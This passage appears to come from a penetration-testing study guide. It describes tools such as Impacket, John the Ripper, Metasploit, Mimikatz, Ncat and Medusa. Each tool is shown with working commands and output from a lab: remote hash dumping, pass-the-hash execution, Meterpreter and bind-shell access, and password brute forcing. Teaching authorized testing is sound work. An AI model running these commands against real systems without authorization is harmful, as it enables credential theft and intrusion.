Immunity Debugger is an interactive debugger for Windows. What sets it apart from other debuggers is the Python interface. There are a variety of different Python scripts

that plug into Immunity Debugger that make it easier for testers to identify exploitable conditions, find ROP chains, and more.

## Interface

By default, Immunity Debugger has four main windows and different control options on the ribbon bar at the top of the screen. [Figure 4.2/4.3-20](#) shows the main Immunity window with the CPU instructions in the top left with the active CPU instruction highlighted in white. The buttons on the ribbon bar can dictate whether the program runs, steps through the instructions, steps to the next function, or execute until return.



**FIGURE 4.2/4.3-20** Immunity Debugger GUI

The white box at the bottom of the screen is for calling Python modules. By typing in !<module name>, the tester can execute modules against the binary to help with finding vulnerabilities, defeating antianalysis technologies, finding ROP gadgets, and more.



**ADDITIONAL RESOURCES** The Immunity website has more information about the Immunity Debugger at <https://www.immunityinc.com/products/debugger/>.

## Impacket

**Phase:** Exploitation, post-exploitation, dumping hashes, pass the hash, pivoting, lateral movement, privilege escalation

Impacket is a Python library with a number of different classes for interacting with Windows systems. These tools can be used for remote access, gathering hashes, escalation, exfiltration, and more. These tools support pass the hash and other functions useful for penetration testing. While these libraries are available for inclusion in other scripts, a number of prepackaged scripts are included with the distribution both for examples and for use during tests. Testers can use Impacket to develop exploitation tools.

## Interface

The usage of Impacket depends on the script being used. One example is secretsdump.py for remote hash dumping. This tool requires a username, password or hash, and a hostname, and it will connect to the remote system and query registry data to dump system hashes. In this example, it connects to the remote host, notices that the RemoteRegistry service is disabled, enables it, and then dumps registry information from the SAM database. It uses the bootkey to decrypt the data and prints the resulting information out to the screen for cracking in other tools.

```
secretsdump.py 'testuser:Abc123!@192.168.153.154'
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0dc277a7c35ad2724663d881471818f2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0c7d0d9b084335fa117a99e0b4e43b26:::
testuser:1001:aad3b435b51404eeaad3b435b51404ee:4ddec0a4c1b022c5fd8503826fbfb7f2:::
```

## Executing a Single Command with WMI and Pass the Hash

The Impacket Python library also has the impacket-wmiexec command, which will execute a remote command and retrieve the output using WMI. This works by executing a command, saving the output to a file, and then retrieving the contents of that file. It can be used with the pass-the-hash technique:

```
impacket-wmiexec -hashes \ 4ddec0a4c1b022c5fd8503826fbfb7f2:4ddec0a4c1b022c5fd8503826fbfb7f2 \
testuser@192.168.153.154 whoami
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
desktop-bd4pddc\testuser
```

LM and NTLM hashes are specified with the -hashes option, and the username is prepended to the host IP along with the @ sign. Finally, the command to be executed is included at the end—the whoami command, in this case. This saves the output from the command to a file, retrieves it via SMB, and displays it to the tester. This is great for a single command; however, each time this tool runs, it has to follow the same workflow and it can be very noisy.



**ADDITIONAL RESOURCES** The SecureAuth labs website has more information about Impacket at <https://www.secureauth.com/labs/open-source-tools/impacket>.

# John the Ripper

**Usage:** Password cracking

**Syntax:** john <file with hashes> --wo=<wordlist file> --ru

John the Ripper, better known as John (or sometimes JtR), is one of the original password-cracking tools for \*nix systems. John can brute-force passwords, use dictionaries, use rulesets, and even has GPU support. However, even with GPU support, John is not as fast as Hashcat.



**ADDITIONAL RESOURCES** More information can be found at <https://github.com/magnumripper/JohnTheRipper>.

## Interface

Most individuals use John with simple options such as a wordlist and rules option. John can be customized for more sophisticated cracking. When there are multiple hash types in a file, John needs to know what type of hashes to use, and the --hash option can specify that hash type. The --wo or --wordlist options are used to specify a wordlist to use as the base wordlist for cracking. The default --ru option uses the default rules. Another option is to supply the Jumbo ruleset with the option --ru=Jumbo. Advanced rulesets will take longer but will frequently find credentials that other rules miss, such as the --ru=KoreLogic option.

```
./john hashes --format=NT --wo=rockyou.txt --ru
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
 (Administrator)
Abc123! (test)
```

## Output and Analysis

John prints output to the screen and saves its results to a database. To see the hashes that have been cracked in a file, the --show option will allow the tester to print the results.

```
./john hashes --format=NT --show
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount::503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:Abc123!:1001:aad3b435b51404eeaad3b435b51404ee:4ddec0a4c1b022c5fd8503826fbfb7f2:::
4 password hashes cracked, 1 left
```

This output shows the username, password, UID, LM, and NTLM hashes for the users that were being cracked. Administrator, Guest, and DefaultAccount all have a blank password where the test user has a password of Abc123!.



**ADDITIONAL RESOURCES** Openwall maintains information about John the Ripper at <https://www.openwall.com/john/>.


## Kismet

**Usage:** Wireless penetration testing, enumeration, recon

Kismet is a wireless monitoring tool that can help identify wireless access points, the clients that connect to them, their security, and their physical location. Kismet can work in conjunction with a GPS device and log physical locations along with APs, their security settings, and more to map those locations, as well as to help identify the areas where the APs broadcast.

## Interface

The Kismet interface is fairly simple. As shown in [Figure 4.2/4.3-21](#), Kismet menus ① allow a user to request additional information or add fields to the view. It also lists the SSIDs that have been seen recently ② and is scrollable by tabbing to the window and scrolling up and down. The middle portion shows the number of packets seen and will scroll by as time changes and channels change ③. The bottom shows the log that shows what Kismet has seen ④.



**FIGURE 4.2/4.3-21** Kismet interface

By default, Kismet will jump from channel to channel to show the most information about SSIDs that it can; however, if information regarding a specific channel or SSID is preferred, then the Kismet menu can change the configuration to narrow down the information that the tester is looking for.



**ADDITIONAL RESOURCES** The Kismet pages have more information about the tool: <https://www.kismetwireless.net/>

## Output and Analysis

Kismet logs information about what it is seeing while it is running. These are stored in files in the directory that Kismet was run from. These contain information about GPS

locations, networks seen, alert messages, and a pcap dump of what was seen.

```
ls -ltrd /Kis*
-rw-r--r-- 1 root root 0 Oct 1 22:41 /Kismet-20191001-22-41-06-1.alert
-rw-r--r-- 1 root root 448776 Oct 1 22:44 /Kismet-20191001-22-41-06-1.pcapdump
-rw-r--r-- 1 root root 175421 Oct 1 22:44 /Kismet-20191001-22-41-06-1.netxml
-rw-r--r-- 1 root root 74706 Oct 1 22:44 /Kismet-20191001-22-41-06-1.nettxt
-rw-r--r-- 1 root root 264 Oct 1 22:44 /Kismet-20191001-22-41-06-1.gpsxml
```

The alert file is for logging alerts. In most cases, this file will be empty. The pcapdump file contains a pcap of all of the information that was captured during the session. This can be sent to Aircrack-ng or other tools for analysis. The netxml and nettxt files contain an XML- and text-based representative of the SSIDs that have been seen and their clients, security, and more. If a GPS device is enabled, the GPS data will be put into the gpsxml file. This file can be consumed by other tools to map where wireless access points were seen to show the coverage on a geographic map. This can frequently be used to identify SSIDs that are being broadcast outside of their desired areas.

## Maltego

**Usage:** Recon, scanning, enumeration

Maltego is a paid tool with a free community version. It allows a tester to build a profile of an organization, linking people, groups, web pages, phrases, companies, documents, and social media accounts. By starting with a seed like a domain name, e-mail address, or other piece of information, Maltego lets the user pivot off of that piece of data to get other information. Each pivot is called a transform and includes doing tasks such as finding e-mail addresses based on a domain name or resolving IP addresses based on a hostname. These transforms help build bigger and bigger pictures of an organization.

The main benefit of Maltego isn't the fact it is gathering information, but instead it is the ability to link pieces of data together and then do transforms based on the new data that is found. This lets an analyst or tester start at a small piece of data and then get broader and broader until a network scope can be determined, users that are part of an organization are identified, servers and websites are identified, and more. The paid version has many different types of transforms; however, the free version is limited.

## Interface

The Maltego interface is a GUI-driven application that has a series of windows that

contain actions. Figure 4.2/4.3-22 shows a Maltego graph ①; this pane keeps track of all of the links between the items that have been found. The graph starts out empty, and the tester starts by taking an item from the Entity Palette ② and dragging it onto the graph. Next an item can be clicked, and the details will show up in the Detail View window ③. This will show the information about that node.





FIGURE 4.2/4.3-22 Maltego GUI

To find out more data based on a graph item, right-clicking it will bring up the additional transforms that can be run against that information. When a tester clicks the transform, output information will be added to the graph and will also appear in the Transform Output box ④ at the bottom of the screen.



**ADDITIONAL RESOURCES** More information about Maltego can be found on the website <https://www.maltego.com/>.

## Medusa

**Usage:** Password brute forcing

**Syntax:** medusa -M <module> -h <host> -U <userfile> -P <passfile> <options>

Medusa is an open-source, password brute-forcing tool with functions similar to Hydra. Sometimes, testing with one tool doesn't work as expected. In this case, testers might use Medusa as a backup when Hydra does not work.

## Interface

To view the modules supported, use the command medusa -d. Once a module has been identified, this command will show the module's options: medusa -M <module> -q. In this example, Medusa uses the FTP module to test the host specified by the -h option. The user is specified by either -u for a single user or -U for a file with a list of users. The same logic applies for passwords using the -p and -P options. The number of threads for use in brute-force attempts can be specified with the -t tag. By default, Medusa will print out every attempt, but this is very noisy, so changing the verbosity to 4 using the -v flag will only print successes.

```
medusa -M ftp -h 192.168.153.200 -U unix_users.txt -P unix_users.txt -t 10 -v 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT FOUND: [ftp] Host: 192.168.153.200 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT FOUND: [ftp] Host: 192.168.153.200 User: user Password: user [SUCCESS]
```



**ADDITIONAL RESOURCES** Foofus maintains information about Medusa:  
<http://foofus.net/goons/jmk/medusa/medusa.html>

## Metasploit Framework

**Usage:** Scanning, enumeration, exploitation, post-exploitation

**Syntax:** msfconsole

Metasploit is an open-source analysis, exploit development, exploitation, and post-exploitation framework that aids testers and exploit developers by creating a common framework to build scanning, exploits, and post-exploitation tools. This framework makes it easier to deploy new tests and exploits by implementing many of the features that would have to be reused in normal scanning and exploitation processes.

## Interface

Msfconsole is the command-line interface to Metasploit. The Help menu is context aware and will always provide relevant commands. Metasploit modules are organized into a number of functional areas, including

- Auxiliary modules contain scanners and tools.
- Exploits contain exploits.
- Payloads are used by exploits but can also be used independently.
- Post-exploitation modules are used only from within Metasploit once a connection has been made to a remote system.

The following example shows the use of an exploit to deliver a payload, get a shell, and execute a simple command:

```
root@kali:/ # msfconsole -q
msf5 > use exploit/windows/smb/psexec
set msf5 exploit(windows/smb/psexec) > set RHOST 192.168.153.154
RHOST => 192.168.153.154
msf5 exploit(windows/smb/psexec) > set SMBUSER test
SMBUSER => test
msf5 exploit(windows/smb/psexec) > set SMBPASS Abc123!
SMBPASS => Abc123!
msf5 exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/psexec) > exploit
```

1. The tester begins by launching msfconsole in quiet mode (msfconsole -q), which will not print a banner.
2. Then, the tester uses the psexec module, which is a Windows SMB exploit.
3. Next the tester sets the options for the module. When unsure, the show options command will show all of the options that are available for a module. In this case, the attacker needs the remote host, the username, the password, and the payload type for the exploit to deliver.
4. The exploit command will launch the exploit.

```
[*] 192.168.153.154:445 - Connecting to the server...
[*] 192.168.153.154:445 - Authenticating to 192.168.153.154:445 as user test...
[*] 192.168.153.154:445 - Selecting PowerShell target
[*] 192.168.153.154:445 - Executing the payload...
[+] 192.168.153.154:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.153.154:4444
[*] Sending stage (179779 bytes) to 192.168.153.154
[*] Meterpreter session 1 opened (192.168.153.206:36569 -> 192.168.153.154:4444)
at 2019-10-02 00:39:59 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Here, the module is connecting to the server, authenticating as the test user, executing a payload, and then connecting to the remote bind shell. The bind shell is very small and needs more data to be fully established. So, it sends the second stage of the exploit to the host. Finally, the message is displayed showing that a Meterpreter session, Metasploit's specialized agent, has been invoked and the user can now issue commands.

## Executing a Payload with PsExec and Pass-the-Hash

Metasploit can be used for pass-the-hash attacks. The PsExec application can establish interactive shells. It works by accessing the \$ADMIN share of a remote system, copying a service binary over, creating a remote service on the system, and then interacting with that service over named pipes. PsExec can operate as the SYSTEM user, meaning a tester can perform simultaneous lateral movement and privilege escalation.

Metasploit is one of the easy ways to gain access to a remote system using this type of technique. [Figure 4.2/4.3-23](#) shows an attacker using the windows/smb/psexec module inside Metasploit. With this, a tester can push shells to the remote system, execute the code, and then clean up the traces. Because Metasploit supports pass-the-hash, it is one of the common ways of performing PsExec attacks.

```

[msf5] > use windows/smb/psexec
[msf5 exploit(windows/smb/psexec) > set SMBUSER pwnee
SMBUSER => pwnee
[msf5 exploit(windows/smb/psexec) > set SMBPASS 4ddec0a4c1b022c5fd8503826fbfb7f2:
4ddec0a4c1b022c5fd8503826fbfb7f2
SMBPASS => 4ddec0a4c1b022c5fd8503826fbfb7f2:4ddec0a4c1b022c5fd8503826fbfb7f2
[msf5 exploit(windows/smb/psexec) > set RHOST 192.168.153.154
RHOST => 192.168.153.154
[msf5 exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
[msf5 exploit(windows/smb/psexec) > exploit

[*] 192.168.153.154:445 - Connecting to the server...
[*] 192.168.153.154:445 - Authenticating to 192.168.153.154:445 as user 'pwnee'.
[*] 192.168.153.154:445 - Selecting PowerShell target
[*] 192.168.153.154:445 - Executing the payload...
[+] 192.168.153.154:445 - Service start timed out, OK if running a command or no
n-service executable...
[*] Started bind TCP handler against 192.168.153.154:4444
[*] Sending stage (179779 bytes) to 192.168.153.154
[*] Meterpreter session 1 opened (192.168.153.204:35361 -> 192.168.153.154:4444)
at 2019-09-30 20:13:11 -0400

[meterpreter] >

```

**FIGURE 4.2/4.3-23** Getting a Meterpreter shell using Metasploit's SMB psexec module with the pass-the-hash technique

The attacker begins by specifying credentials with the SMBUser and SMBPass variables and the remote host with RHOST. The payload is set to a meterpreter bind\_tcp shell, and the rest of the options are set as default. When the exploit executes, we see that it has copied a PowerShell script to the remote host and created a service to execute it. After a few moments, the meterpreter shell is accessed, and it is running as the SYSTEM user.

## Mimikatz

### Usage: Post-exploitation, credential dumping

Mimikatz is a tool that was designed to harvest credentials from Windows memory and disk. It is designed to be used as part of post-exploitation and requires elevated credentials on a system to run. It has multiple modules and the ability to dump credentials from LSASS, the registry, and various other credential stores. Mimikatz is included in a number of other security tools, and is the most popular way to steal credentials from memory.

# Interface

Mimikatz can be used from the command line, through a PowerShell script, invoked through a C2 platform, or included in other executables and tools. This example shows how it can be run through Metasploit. Once a Meterpreter session has been created, the tester can use the command use kiwi to load Mimikatz. Once loaded, the help command will list all of the commands, but the command lsa\_dump\_sam will dump the local SAM database to the screen.

```
meterpreter > use kiwi
Loading extension kiwi...
.#####. mimikatz 2.1.1 20180925 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-BD4PDDC
SysKey : 0dc277a7c35ad2724663d881471818f2
Local SID : S-1-5-21-3316283644-3820828378-3324062840

SAMKey : c81d05ac2a0bd77aee13a7ff760a51dc

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 0c7d0d9b084335fa117a99e0b4e43b26

RID : 000003e9 (1001)
User : test
Hash NTLM: 4ddec0a4c1b022c5fd8503826fbfb7f2
```

Mimikatz dumps information, including the user ID, the username, and the relevant hash. These can be loaded into Hashcat or John for cracking, or passed with any of the tools that support pass-the-hash techniques. Mimikatz can also perform pass-the-hash and pass-the-ticket techniques from within the shell, so an attacker may not even need to leave the established shell to perform these attacks.



**ADDITIONAL RESOURCES** The Mimikatz project is on GitHub:  
<https://github.com/gentilkiwi/mimikatz>

## Ncat

**Usage:** Enumeration, exploitation, post-exploitation

**Syntax:** Varies depending on target and usage. See text.

Ncat is a clone of the Netcat tool that was built by the Nmap team. It has the best functionality of a number of different Netcat implementations and was designed to be a drop-in replacement for them. Ncat is able to open TCP and UDP sockets, interact with those sockets through the command line or through scripts, and can even bind a shell to a listening port. Ncat is most frequently used to move data from one place to another through a raw socket or to set up backdoor shells.

## Interface

Ncat's interface is completely command-line based. It has the ability to bind a shell, use SSL for connections, and more. Regular Netcat does not support SSL, so this is an upgrade and incorporation of other tool functionality such as socat.

## Bind a Shell with Ncat

To set up an SSL listener that binds a shell, Ncat would use this syntax on the compromised target machine:

```
ncat -v --ssl -e /bin/bash -l 8888
Ncat: Version 7.80 (https://nmap.org/ncat)
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert
to use a permanent one.
Ncat: SHA-1 fingerprint: 172A 4B93 783A EBB8 BB7C C35D 9A10 6B40 CCF6 BDC0
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 192.168.153.207.
Ncat: Connection from 192.168.153.207:59184.
```

In this example, Ncat runs in verbose mode (-v) so that new connections are printed to the screen. The --ssl option is used to tell Ncat to communicate over SSL. The -e option launches a Bash shell in this example, but can use any target executable. Finally, the option -l tells Ncat to listen on port 8888. As connections are made to the listener, it prints the connections to the screen.

```
ncat -v --ssl 192.168.153.206 8888
Ncat: Version 7.80 (https://nmap.org/ncat)
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: 172A 4B93 783A EBB8 BB7C C35D 9A10 6B40 CCF6 BDC0
Ncat: Certificate verification failed (self signed certificate).
Ncat: SSL connection to 192.168.153.206:8888.
Ncat: SHA-1 fingerprint: 172A 4B93 783A EBB8 BB7C C35D 9A10 6B40 CCF6 BDC0
id
uid=0(root) gid=0(root) groups=0(root)
```

From the testing platform, the tester only needs to connect to the listener. The -e flag is not needed. Instead of listening and launching a command, it is connecting to the target IP and port and using the executable served by the target. From this point of view, Ncat prints the connection information, but no other input is shown. When the tester types the command id, it runs on the target system, and the output displays on the testing platform, as in this example.



**ADDITIONAL RESOURCES** Read more about Ncat and Ncrack at  
<https://nmap.org>.

## Ncrack

**Usage:** Password brute-force attacks

**Syntax:** ncrack -U <user list> -P <password list> <ip>:<protocol>

Ncrack is a very fast password brute-force tool from the Nmap team. But it can only be used for a limited set of protocols. As of this writing, here are some of the protocols it supports:

- FTP
- Telnet
- SSH
- RDP
- VNC
- HTTP(S) (basic authentication)

Ncrack can take user lists, password lists, and host lists and can be adjusted to optimize scanning efforts. As with Nmap, testers can set the scan timing and delays and can change the number of threads being used.

## Interface

The -u option will allow the tester to specify a single username, whereas -U specifies a file that has usernames in it. The -p and -P options work similarly for passwords. The host target can be an IP address and a target port. It can also load files from Nmap output.

```
ncrack -U unix_users.txt -P unix_users.txt 192.168.153.200:21
Starting Ncrack 0.6 (http://ncrack.org) at 2019-10-03 00:30 EDT
```

```
Discovered credentials for ftp on 192.168.153.200 21/tcp:
192.168.153.200 21/tcp ftp: 'msfadmin' 'msfadmin'
192.168.153.200 21/tcp ftp: 'user' 'user'
```

```
Ncrack done: 1 service scanned in 21.01 seconds.
```

```
Ncrack finished.
```

Testers can press the SPACEBAR while Ncrack is running to get a status. Output can also be saved to a file using the -oN and -oX options for either Nmap format or XML format, respectively.

## Nessus

## Usage: Vulnerability scanning, enumeration

Nessus is a commercial vulnerability scanner with a version that is free for personal use. Nessus has a large number of vulnerability checks written in the Nessus Attack Scripting Language (NASL). Nessus can perform authenticated or unauthenticated scans on devices. Once the vulnerability scan is done, Nessus can generate reports that can either be exported or navigated through within the web-based interface.

## Interface

Figure 4.2/4.3-24 shows the Nessus web interface with a scanning dashboard. To start a new scan, there is a wizard to set the scope and type of tests to run. Once the scan is running, Nessus displays it under running scans. Once the scan is finished, it can generate a report. Testers can explore vulnerabilities by clicking on the scan.

The screenshot shows the Nessus web interface with a scanning dashboard. The main title is "My Basic Network Scan". Below it, there are tabs for "Hosts" (1), "Vulnerabilities" (70), "Remediations" (2), and "History" (1). A search bar says "Search Vulnerabilities" with a result of "70 Vulnerabilities". On the left, a sidebar lists "FOLDERS" (My Scans, All Scans, Trash), "RESOURCES" (Policies, Plugin Rules, Scanners), and "TENABLE" (Community, Research). A "Tenable News" section is also present. The central table lists vulnerabilities with columns for Severity (Sev), Name, Family, Count, and a link icon. The "Scan Details" panel on the right shows the following information: Policy: Basic Network Scan, Status: Completed, Scanner: Local Scanner, Start: Today at 11:05 PM, End: Today at 11:15 PM, Elapsed: 11 minutes. The "Vulnerabilities" section includes a donut chart with the following legend: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Severity	Name	Family	Count	Action
Critical	SSL (Multiple Issues)	General	3	Details
Critical	Bind Shell Backdoor Det...	Backdoors	1	Details
Critical	NFS Exported Share Infor...	RPC	1	Details
Critical	rexecd Service Detection	Service detection	1	Details
Critical	Unix Operating System U...	General	1	Details
Critical	UnrealIRCd Backdoor De...	Backdoors	1	Details
Critical	VNC Server 'password' P...	Gain a shell remotely	1	Details
Mixed	SSL (Multiple Issues)	Service detection	3	Details
Low	domain Controller Protection	Controller detection	1	Details

FIGURE 4.2/4.3-24 The Nessus web interface scanning dashboard



**ADDITIONAL RESOURCES** Find out more about Nessus at <https://tenable.com>.

---

# Netcat

**Usage:** Backdoors, file transfer, lateral movement

**Syntax:** netcat -l -p <port> or netcat <ip> <port>

